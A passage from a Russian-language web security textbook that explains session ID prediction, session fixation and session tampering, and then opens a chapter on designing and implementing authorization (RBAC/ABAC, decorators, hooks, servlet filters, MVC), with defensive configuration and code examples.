Однажды эта уязвимость проявилась на популярном сервере Java Tomcat из-за того, что ID сессии генерировались пакетом `java.util.Random`, служившим в качестве источника случайных значений. (Прочитать об этом можно в статье «Hold Your Sessions: An Attack on Java Session-Id Generation» Цви Гуттермана (Zvi Gutterman) и Далии Малхи (Dahlia Malkhi) по адресу https://link.springer.com/chapter/10.1007/978-3-540-30574-3_5.) Эту уязвимость в Tomcat давным-давно пропатчили, и современные версии сервера получают случайные значения из класса `java.security.SecureRandom`, разработанного с прицелом на криптографическую безопасность:

```
protected void getRandomBytes(byte bytes[]) {
    SecureRandom random = randomness.poll();
    if (random == null) {
        random = createSecureRandom();
    }
    random.nextBytes(bytes);
    randomness.add(random);
}
```

ПРЕДУПРЕЖДЕНИЕ Удостоверьтесь, что пользуетесь веб-фреймворком, который не генерирует предсказуемые ID сессии, и следите за отчетами из мира безопасности, описывающими подобные проблемы в вашем фреймворке. О том, как отслеживать угрозы в стороннем коде этого типа, рассказывается в главе 13.

Фиксация сессий

Кто-то, возможно, думает, что интернет изобрела команда инженеров-всезнаек, которые предвидели все мыслимые области применения сети. На самом деле интернет значительно эволюционировал, обнаруживая по мере роста сотни досадных пробелов в безопасности, поэтому он содержит множество эволюционных ошибок, с которыми вам как веб-разработчику придется жить.

Взять хотя бы cookie, которые мы сегодня используем для управления сессиями: они не существовали в оригинальной версии спецификации HTTP. Чтобы обойти эту проблему, веб-серверы разрешили передавать ID сессии в URL. Вы могли заметить, что очень старые веб-сайты направляют вас на URL, которые выглядят примерно так:

`https://www.example.com/home?JSESSIONID=83730bh3ufg2`

С точки зрения безопасности ссылка такого вида — это катастрофа, потому что любой, кто получит доступ к URL (например, взломав логи балансировщика нагрузки приложения), может скормить URL браузеру и сразу перехватить сессию. Во многих ситуациях это также открывает дорогу атаке *фиксации сессии* (session fixation), в ходе которой злоумышленник создает URL с вымышленным ID сессии и публикует соответствующий URL. Если жертва щелкнет по ссылке, она будет перенаправлена на страницу входа.

Когда жертва входит, уязвимый веб-сервер создает новую сессию с этим ID. Затем, поскольку злоумышленник выбрал этот ID, он может перехватить сессию, просто посетив тот же URL.

Именно по этой причине системы управления сессиями ни в коем случае не должны принимать ID сессий, предложенные клиентом. Более того, ваш веб-сервер должен быть настроен так, чтобы не допускать ID сессий в URL. Теперь, когда браузеры повсеместно поддерживают cookie, нет причин передавать ID сессий в URL.


Эта уязвимость чаще всего проявляется в старых Java-приложениях. Передачу ID сессий в URL можно запретить, прописав следующий параметр в файле `web.xml` сервера Apache Tomcat:

```
<session-config>
  <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

Одним из старейших языков программирования, используемых для создания веб-приложений, является PHP. В результате за прошедшее время в нем были обнаружены все проблемы с безопасностью, которые только можно вооб-

разить, включая и такое сомнительное поведение. Вам нужно отключить ID сессий в URL, прописав следующий параметр в файле `php.ini`:

```
session.use_trans_sid = 0
```



Подмена сессии

Сессии на стороне клиента и JWT, каждая по-своему, уязвимы к злонамеренным манипуляциям. Если состояние сессии содержит имя пользователя и злоумышленник имеет возможность редактировать сессионные cookie и вставит другое имя, то сервер не сможет узнать, что перед ним самозванец. По этой причине сессии на стороне клиента обычно сопровождаются цифровой подписью, а значит, любую подмену можно выявить. Подобно этому, полезные данные в JWT обычно подписываются с помощью алгоритма под названием *код аутентификации сообщений на основе хеша* (Hash-Based Message Authentication Code, HMAC).

Вот как библиотека **cookie-parser** в Node.js распознает подделки, благодаря чему может отклонить любые вредоносные изменения:

```
/**
 * Unsign and decode the given `input` with `secret`,
 * returning `false` if the signature is invalid.
 */
exports.unsign = function(input, secret){
  var tentativeValue = input.slice(0, input.lastIndexOf('.')),
      expectedInput = exports.sign(tentativeValue, secret),
      expectedBuffer = Buffer.from(expectedInput),
      inputBuffer = Buffer.from(input);
  return (
    expectedBuffer.length === inputBuffer.length &&
    crypto.timingSafeEqual(expectedBuffer, inputBuffer)
  ) ? tentativeValue : false;
};
```

Сходным образом JWT использует цифровые подписи, а любой микросервис, который принимает JWT, должен проверить подпись перед тем, как применять ее в качестве токена аутентификации. Контент считается недоверенным, пока не доказано обратное.

И напоследок одно замечание: сессии на стороне клиента и JWT часто могут быть прочитаны клиентом, даже если снабжены цифровой подписью. Если пользователь захочет посмотреть, что сохраняется в его сессии, он может просто открыть отладчик в браузере. Если вы сохраняете в состоянии сессии то, что не предназначено для глаз пользователя, вам потребуется зашифровать это или хранить где-нибудь вне сессии. Никому не хочется узнать, что на его профиле появилась пометка *лузер* или *держит больше кошек, чем это полезно для здоровья*.

Подведем итоги

- Пользуйтесь проверенными фреймворками с управлением сессиями и своевременно применяйте патчи безопасности.
- Удостоверьтесь, что сессионные cookie передаются только по HTTPS; для этого задайте ключевое слово **Secure**.
- Удостоверьтесь, что сессионные cookie недостижимы для JavaScript, выполняемого в браузере; для этого задайте ключевое слово **HttpOnly**.
- Удостоверьтесь, что ваш фреймворк с управлением сессиями генерирует ID сессий с помощью надежного алгоритма генерации случайных чисел.
- Удостоверьтесь, что ваш фреймворк с управлением сессиями не использует ID сессий, предложенные клиентом.
- Отключите любые параметры конфигурации, которые могут разрешать передачу ID сессий в URL.
- Используйте цифровые подписи или шифрование, чтобы оградить сессии на стороне клиента и JWT от подмены.
- Помните, что сессии на стороне клиента и JWT, снабженные цифровой подписью, могут быть прочитаны клиентом. Лучше не хранить в сессии ту информацию, которую пользователь не должен увидеть.




В этой главе

- ✓ Роль авторизации в логике предметной области вашего приложения
- ✓ Как документировать правила авторизации
- ✓ Как организовать URL, чтобы сохранить авторизацию прозрачной
- ✓ Как проверить авторизацию на уровне кода
- ✓ Как выявить распространенные недочеты в авторизации

Типичный учебник по веб-приложениям для начинающих охватывает ряд уже знакомых нам тем: как инициализировать приложение, как маршрутизировать URL-адреса на конкретные классы или функции, как читать HTTP-запросы, как писать HTTP-ответы, как рендерить шаблоны, как пользоваться сессиями, а также как подключить систему аутентификации. «Партнером» аутентификации (идентификации пользователей при взаимодействии с приложением) является *авторизация* (обеспечение доступа пользователей только к разрешенным частям).

Для безопасности приложения корректно реализовать авторизацию столь же важно, как и аутентификацию, но вы могли заметить, что в интернете совсем не много полезной информации о том, как написать действенные правила авторизации. Эта тема не освещается в большинстве руководств. Я называю эту проблему «рисует остальную сову»: тут и там пишут о том, как важно корректно реализовать авторизацию, но как именно это сделать, читателю предлагается догадаться самому в качестве упражнения.

Как нарисовать сову



1. Рисуем круг и овал.



2. Рисуем остальную сову.

Авторы неохотно дают конкретные советы по грамотной авторизации, и на то есть своя причина: дело в том, что правила авторизации являются частью логики предметной области вашего приложения. Формально *логика предметной области* (domain logic) — это «основные правила и процессы, управляющие поведением и действием приложения». Если говорить по-человечески, то логика предметной области — это та часть вашего веб-приложения, которая отличается от чьего-либо другого приложения.

Управление сессиями, шаблонизация, логика соединения с базой данных и т. д. похожи у большинства веб-приложений, но бьющееся сердце приложения — это логика предметной области, та часть кодовой базы, которая отвечает конкретным потребностям ваших пользователей или клиентов.

Поскольку логика предметной области уникальна для каждого веб-приложения, правила авторизации, которые должны быть заложены в ваше приложение, тоже уникальны. Поэтому авторы интернет-публикаций не могут рекомендовать универсальное решение. И все же определенные стратегии подхода к авторизации могут помочь организовать работу и защитить себя. Их мы и рассмотрим в этой главе.

Моделирование авторизации

Давайте возьмем некоторые области применения веб-приложений и сформулируем в упрощенном виде правила авторизации, которые они реализуют. Эти наброски будет полезно оживить в памяти, когда мы обратимся к примерам кода, иллюстрирующим, как внедрять правила авторизации.

Кейс № 1: форум

Форумы являют собой один из старейших видов веб-приложений. Постепенно большинство из них влились в один мегафорум, который мы ныне называем Reddit. В общих чертах правила авторизации на Reddit можно сформулировать для трех типов пользователей: обычных, модераторов и администраторов. Перечислим их полномочия.

- *Обычные пользователи (regular users)*. Простые смертные могут создавать посты и комментарии, а также голосовать за или против комментариев. Они могут удалять собственные комментарии, но у постов и комментариев других пользователей могут видеть только общее число голосов. Могут сообщать о сомнительных постах или комментариях админам, а также отправлять личные сообщения другим обычным пользователям.
- *Модераторы (moderators)*. У модераторов есть те же привилегии, что и у обычных пользователей, но они могут еще и удалять посты и комментарии других, нередко в качестве ответа на жалобы пользователей. Модераторы ответственны за формулирование и насаждение правил хорошего тона в тематических разделах, называемых *сабреддитами* (subreddits), которыми управляют. Модераторы могут повышать обычных пользователей до модераторов в сабреддитах, которые модерируют.
- *Администраторы (administrators)*. Reddit нанимает администраторов для поддержки работоспособности сайта. Админы могут блокировать модераторов и удалять целые сабреддиты сомнительного содержания.

	 Пользователь	 Модератор	 Админ
Создает посты и комментарии	✓	✓	✓
Голосует за и против	✓	✓	✓
Отправляет личные сообщения	✓	✓	✓
Сообщает о сомнительном контенте	✓		
Удаляет сомнительный контент		✓	✓
Назначает модераторов		✓	✓
Блокирует пользователей			✓
Удаляет сабреддиты			✓

Кейс № 2: контент-площадка

Вначале интернет задумывался как площадка только для чтения, и это касалось большинства пользователей: планировалось, что издатели будут публиковать сайты, а рядовое население интернета — читать контент. В наши дни такой статический контент обычно управляется какой-либо CMS. Фактически все сайты — от блогерских до New York Times — являются разновидностями CMS. Эта модель предполагает различные роли для читателей, писателей и редакторов:


- *Читатели (readers)*. Могут читать любой контент, имеющий статус опубликованного.
- *Писатели (writers)*. Имеют те же полномочия, что и читатели, но могут также предоставлять контент для публикации. Предоставленному контенту присваивается статус неопубликованного. Просматривать его могут только предоставивший его писатель и редакторы.
- *Редакторы (editors)*. Имеют те же полномочия, что и читатели, но могут также просматривать контент со статусом неопубликованного. Они могут просить писателей внести изменения в неопубликованный контент и присваивать контенту статус опубликованного, когда он будет к этому готов.

	 Читатель	 Писатель	 Редактор
Читает опубликованные статьи	✓	✓	✓
Пишет статьи		✓	
Читает собственные неопубликованные статьи		✓	
Читает неопубликованные статьи			✓
Публикует статьи			✓
Снимает статьи с публикации			✓

Кейс № 3: мессенджер

Современный интернет в высшей степени интерактивен, и в нем хватает мессенджеров и веб-сайтов со встроенными средствами обмена сообщениями. Для типичного мессенджера характерны следующие правила авторизации:

- Пользователи в приложении могут видеть других пользователей. Они могут отправлять запросы на добавление в друзья и принимать или отклонять запросы от других пользователей.
- Пользователи могут отправлять сообщения другим пользователям, которые находятся в списке их друзей, и получать от них сообщения. Пользователи могут читать сообщения, отправленные или полученные ими самими. Они не могут читать сообщения из бесед, в которых не участвуют.
- Если мессенджер поддерживает групповой чат, пользователи могут начинать беседы с несколькими другими пользователями одновременно. Поскольку некоторые пользователи могут не быть друзьями, групповые чаты часто начинаются с приглашения, которое каждый получатель может принять или отклонить.



Проектирование авторизации


Модели авторизации, описанные в вышеприведенных кейсах, конечно же, гораздо проще, чем те, которые встречаются в реальных приложениях. Однако даже в этих набросках можно получить представление о том, как четко описать правила авторизации для приложения на уровне абстракции: указать категории пользователей и затем определить, что они могут делать и чего не могут. Конкретные категории и полномочия, которые для них предполагаются, для каждого приложения будут разными.

Поскольку правила авторизации существенно различаются от приложения к приложению, вашей команде нужно прийти к общему видению этих правил. Такое видение означает, что корректное поведение приложения будет описывать некая документация вне кодовой базы. Эта документация должна постоянно обновляться, потому что по мере добавления в приложение новых функций будут появляться и новые соображения относительно авторизации.

Даже малые изменения, касающиеся авторизации, могут обернуться масштабными последствиями. Instagram благоразумно изменил свои правила авторизации после того, как ряд сконфуженных пользователей заметили, что их лайки находятся на всеобщем обозрении. Уделите время обдумыванию того, как повлияют правила авторизации на пользовательский опыт. Хорошая документация в этом поможет.


Реализация контроля доступа

Если вы присмотритесь к вышеприведенным кейсам, вы заметите, что многие правила авторизации сводятся к присвоению каждому пользователю конкретной роли и определению полномочий, свойственных этой роли. Формально эта система называется *управлением доступом на основе ролей* (role-based access control, RBAC).



Более проработанные правила авторизации отражают принцип владения ресурсами веб-приложения. Например, у провайдера веб-почты вы владеете своими электронными письмами, а в социальных сетях — контентом, который публикуете (впрочем, часто не в юридическом смысле; для уточнения проверьте положения и условия использования сервиса).

Концепция, предполагающая, что конкретные пользователи управляют конкретными ресурсами в соответствии со своими атрибутами, называется *управлением доступом на основе атрибутов* (attribute-based access control, ABAC). При таком подходе пользователям или группам назначаются политики, определяющие, какие действия они (субъекты) могут и не могут выполнять с конкретным ресурсом (объектом), основываясь на атрибутах субъекта или объекта. Эта концепция допускает более детальные настройки полномочий.



ОПРЕДЕЛЕНИЕ Так уж получилось, что *управление доступом* (access control) — зонтичный термин для аутентификации и авторизации. Нельзя присвоить полномочия, пока вы не узнаете, кто ваши пользователи.

В большинстве веб-приложений при проверке того, разрешено ли пользователю выполнять определенные действия, реализуется симбиоз RBAC и ABAC. RBAC определяет категорию пользователя; ABAC определяет список тех объектов, с которыми пользователь может взаимодействовать. Идеи, которые выражают эти понятия, настолько интуитивно понятны для разработчиков, что часто мы применяем их при написании веб-приложений, даже не задумываясь. Рассмотрим некоторые конкретные способы реализации этих типов проверок авторизации в коде.

Ограничения доступа к URL

Значительная доля контроля доступа подразумевает проверку того, что только надлежащим образом авторизованные пользователи могут получить доступ к конкретным URL-адресам. (Например, и запрос **GET**, и запрос **PUT/POST** к одному и тому же URL требуют разных уровней полномочий.) Вы можете реализовать эти виды проверок авторизации несколькими способами, в зависимости от того, с каким языком программирования и веб-сервером вы работаете.

Таблицы динамической маршрутизации

На тех веб-серверах, в которых маршрутизация URL определяется динамически во время выполнения, один из методов авторизации — убедиться, что пользователи видят только те URL, для просмотра которых они авторизованы. К примеру, в Ruby on Rails файл `config/routes.rb` определяет, как URL маршрутизируется к контроллерам. Таким образом, можно динамически

определить список доступных URL, проверив статус аутентификации пользователя и его роль:

```
Rails.application.routes.draw do
  unless is_authenticated?
    root 'static#home'
    get 'login', to: 'authentication#login'
    post 'login', to: 'authentication#login'
    get 'profile', to: redirect('/login')
  end

  if is_authenticated?
    root 'feed#home'
    get 'login', to: redirect('/profile')
    get 'profile', to: 'user#profile'
    post 'profile', to: 'user#profile'

    if is_admin?
      get 'admin', to: 'admin#home'
      put 'admin', to: 'admin#home'
    end
  end
end
```

Декораторы

Таблицы динамической маршрутизации наподобие тех, которые реализованы в Rails, — скорее исключение, нежели правило. Большинство веб-серверов определяют свои паттерны URL статически — в конфигурационных файлах или централизованном коде маршрутизации либо получая их из структуры каталогов кодовой базы. В таких ситуациях удобно использовать паттерн *перехватчика* (interceptor), который оборачивает каждую функцию-обработчик HTTP проверкой доступа до вызова кода.

Некоторые языки, например Python и JavaScript, поддерживают *декораторы* (decorator), которые позволяют вводить проверки авторизации прозрачно, с помощью одной декларации. Вот как можно использовать декоратор для проверки аутентификации в Python:

```
@authenticate
def profile_data():
    return jsonify(load_profile_data())
```

Декоратор — это функция, вызываемая перед той функцией, которую она декорирует, и способная при необходимости перехватить ее вызов. Ниже приведен код функции **@authenticate**, которая вызывает исключение в коде обработки HTTP, если действительный токен авторизации не предоставлен:

```
def authenticate(func):
    @wraps(func)
    def wrapper(*args, **kwargs):
        auth_token = request.headers.get('Authorization')

        if not auth_token:
            return jsonify(
                { 'message': 'Отсутствует токен авторизации.' }
            ), 401

        if not validate_token(auth_token):
            return jsonify(
                { 'message': 'Недействительный токен авторизации.' }
            ), 401

        return func(*args, **kwargs)

    return wrapper
```

Когда все проверки пройдены, следующий шаг в потоке контроля выполняет декорированная функция

Заметим, что условия неудачи в функциях-декораторах возвращают коды состояния HTTP. Далее в этой главе мы еще поговорим об этом.

Хуки

Паттерн перехватчика может быть полезен, даже если вы примете решение не использовать декораторы или если выбранный вами язык не поддерживает их. Многие веб-серверы предлагают хуки (hooks) — метод регистрации callback-функций, которые нужно вызвать на определенных этапах потока обработки запросов. Ruby on Rails пользуется этой методикой настолько часто, что может показаться, будто код работает как по волшебству:

```
class Post < ApplicationRecord
    before_action :authorize, only: [:edit_post]

    private

    def authorize
        unless current_user.admin? or current_user == user
            raise UnauthorizedError,
                "Вы не авторизованы для выполнения этого действия."
        end
    end
end
```

Дает указание Rails вызвать метод authorize() перед вызовом метода edit_post()

Функция authorize(), которая проверяет полномочия до того, как будет вызван edit_post()

Некоторые веб-фреймворки позволяют регистрировать хуки в жизненном цикле «запрос — ответ» в параметрах конфигурации. В Java Servlet API паттерн перехватчика реализован при помощи интерфейса `javax.servlet.`

Filter. Фильтры могут быть зарегистрированы в стандартном файле конфигурации **web.xml**. В примере ниже мы добавляем фильтр для проверки административного доступа для любого пути с префиксом **/admin**:

```
<web-app version="4.0">
  <filter>
    <filter-name>AdminCheck</filter-name>
    <filter-class>com.example.RoleCheckFilter</filter-class>
    <init-param>
      <param-name>roleRequired</param-name>
      <param-value>admin</param-value>
    </init-param>
  </filter>

  <filter-mapping>
    <filter-name>AdminCheck</filter-name>
    <url-pattern>/admin/*</url-pattern>
  </filter-mapping>
</web-app>
```

Наконец, не бойтесь вводить собственную логику перехватчика. Перехватчики могут быть реализованы на любом языке, который поддерживает передачу функций другим функциям в качестве аргументов. Следующий пример кода на Python в сжатой форме, читабельно и ненавязчиво, связывает проверки авторизации:

```
from flask import Flask

from example.auth_checks import authenticated, admin
from example.admin import all_users_page
from example.users import profile_page,
                             user_profile_page

app = Flask(__name__)

app.add_url_rule('/user',
                 authenticated(own_profile_page))
app.add_url_rule('/user/<user>',
                 authenticated(user_profile_page))
app.add_url_rule('/admin/users',
                 admin(authenticated(all_users_page)))
```

Инструкция if

Таблицы динамической маршрутизации, декораторы, перехватчики и фильтры удобны для выноса проверок авторизации за пределы остальной логики вашей предметной области. Однако, скорее всего, вы будете то и дело встраивать проверки авторизации в функции обработки URL, особенно для проверок ABAC, в ходе которых необходимо загрузить некий объект

в память, перед тем как проверять, может ли пользователь получить к нему доступ:

```
class Post < ApplicationRecord
  def edit_post
    if self.post.user != current_user
      raise UnauthorizedError,
        "У вас нет разрешения редактировать этот пост!"
    end

    apply_edits
  end
end
```

Ошибки авторизации и редиректа

Если проверка управления доступом окончится неудачей, у вас будет несколько вариантов для ответа HTTP:


- с кодом состояния HTTP **403 Forbidden**;
- с кодом состояния HTTP **404 Not Found**;
- с кодом состояния HTTP **302 Redirect**.

Все эти ответы по-своему хороши в зависимости от контекста. Например, если пользователь еще не вошел, но пытается получить доступ к странице, которая доступна только аутентифицированным пользователям, то логично перенаправить его на страницу входа и передать оригинальный URL в строке запроса:

```
def home():
  user = get_current_user()
  if user:
    return render_template('home.html', user=user)
  else:
    return redirect(url_for('login', next=request.url))
```

ПРЕДУПРЕЖДЕНИЕ Остерегайтесь уязвимостей открытого редиректа (open-redirect), о котором мы поговорим в главе 14.

Если пользователь пытается получить доступ к ресурсу, на просмотр которого у него нет авторизации, но вы хотите, чтобы он знал, что ресурс существует, уместно будет вернуть код состояния **403 Forbidden**. Следующее сообщение пользователь видит, например, в Google Docs, если щелкает по ссылке на документ, к которому не имеет доступа.



Чтобы не раздосадовать пользователя в такой ситуации, вы должны дать ему представление о том, почему у него нет доступа к ресурсу. Системы контроля доступа снискали дурную славу из-за сообщений вроде **Компьютер говорит: Нет** без объяснений, что попросту грубо.

Наконец, некоторые ресурсы носят настолько чувствительный характер, что вы не хотите, чтобы неавторизованный пользователь даже подозревал об их существовании. Здесь подойдет ответ **404 Not Found**. Под эту категорию часто попадают администраторские страницы, каковые и отвечают сообщением **404**, если проверка доступа не удалась. Даже сам факт существования URL-адреса вроде этого может раскрыть конфиденциальную информацию:

facebook.com/admin/business-plans/lets-burn-four-
billion-dollars-building-the-metaverse¹

Организация схемы URL

Поддержание логической и последовательной схемы URL-адресов значительно поможет в реализации контроля доступа. Когда веб-приложение вступает в фазу активного использования, рефакторить URL становится непростым делом — полетят, например, закладки и ссылки, ведущие на ваш сайт с Google, поэтому имеет смысл продумать схему URL заранее.

Четко структурированная схема URL может выглядеть так: путь к админским страницам начинается с /admin, URL, вызываемые из JavaScript, — с /api, и т. д. Такая структура позволяет быстро и просто просматривать средства

¹ Facebook.com/admin/бизнес-планы/давайте-потратим-четыре-миллиарда-долларов-на-метавселенную. — *Примеч. пер.*

контроля доступа. Админский URL без проверки доступа будет как бельмо на глазу.

Модель — Представление — Контроллер (MVC)

Сложные программные приложения часто разделяют свои компоненты в соответствии с философией *Модель — Представление — Контроллер* (Model — View — Controller, MVC). Эта архитектура организована следующим образом:

- *Модель*. Этот компонент включает в себя данные приложения и логику предметной области. Он отвечает за управление состоянием приложения, выполнение проверки данных и реализацию функциональности ядра приложения.
- *Представление*. Это интерфейс, который видит пользователь. В веб-приложении это шаблоны HTML и код JavaScript, которые отправляются браузеру.
- *Контроллер*. Он выступает посредником между двумя предыдущими компонентами, интерпретируя входные данные, например HTTP-запросы, как действия, которые должны быть выполнены в Модели, и обновляя Представление при изменении состояния в Модели.

Если вы следуете философии MVC, лучше всего реализовывать решения авторизации в компоненте Модель, потому что именно здесь находится логика предметной области. Если вы реализуете MVC в веб-приложении, проверки доступа выбрасывают специальные исключения, как показано в следующем примере кода Java:

```
public class Post {
    public void edit(User user, String newContent) {
        if (!post.getAuthor().equals(user)) {
            throw new IllegalEditException(
                "Вы можете редактировать только собственные посты"
            );
        }
        post.setContent(newContent);
    }
}
```

Поскольку Модель взаимодействует с Контроллером, получая из него данные, именно Контроллер отвечает за преобразование исключений авторизации, которые выбрасывает Модель в кодах ответов HTTP:

```
@Consumes(MediaType.APPLICATION_JSON)
@Produces(MediaType.TEXT_PLAIN)
public Response editPost(EditRequest changes) {
    try {
```

```

    User user = this.getCurrentUser();
    Post post = this.getPost(changes.getPostId());

    post.editPost(user, changes.getContent());
    post.save();

    return Response.ok("Пост успешно отредактирован!").build();
}
catch (IllegalEditException e) {
    return Response.status(Status.FORBIDDEN)
        .entity(e.getMessage())
        .build();
}
}
}

```

Внедрение MVC способствует слабой связанности (coupling) между компонентами, что позволяет лучше организовать код и облегчить его повторное использование. Как мы увидим далее в этой главе, слабая связанность кода значительно упрощает тестирование функциональности кода.

СОВЕТ Если вы интересуетесь безопасной организацией кода в парадигме MVC, очень рекомендую прочесть книгу «Secure by Design» Дэна Берга Джонсона (Dan Bergh Johnson), Дэниела Деогана (Daniel Deogun) и Дэниела Савано (Daniel Sawano)¹. Эта книга будет второй лучшей книгой по безопасности, которую вы когда-либо купите.

Авторизация на стороне клиента

Многие веб-приложения реализованы на фреймворках JavaScript UI, отображающих страницу в браузере. Обходясь без записи непосредственно в DOM, фреймворки наподобие React и Angular могут при помощи HTML History API динамически обновлять URL, не обновляя страницу целиком. Пакет React Router делает эту задачу предельно простой:

```

const router = createBrowserRouter([
  {
    path: "/",
    element: <Root />,
    errorElement: <ErrorPage />,
    loader: rootLoader,
    action: rootAction,
    children: [
      { path: "posts", element: <Feed /> },
      { path: "posts/:post", element: <Post /> },
      { path: "profile", element: <Profile /> },
      { path: "profile/:user", element: <Profile /> },
    ],
  },
]);

```

¹ Джонсон Д. Б., Деоган Д., Савано Д. «Безопасно by design». СПб., издательство «Питер».

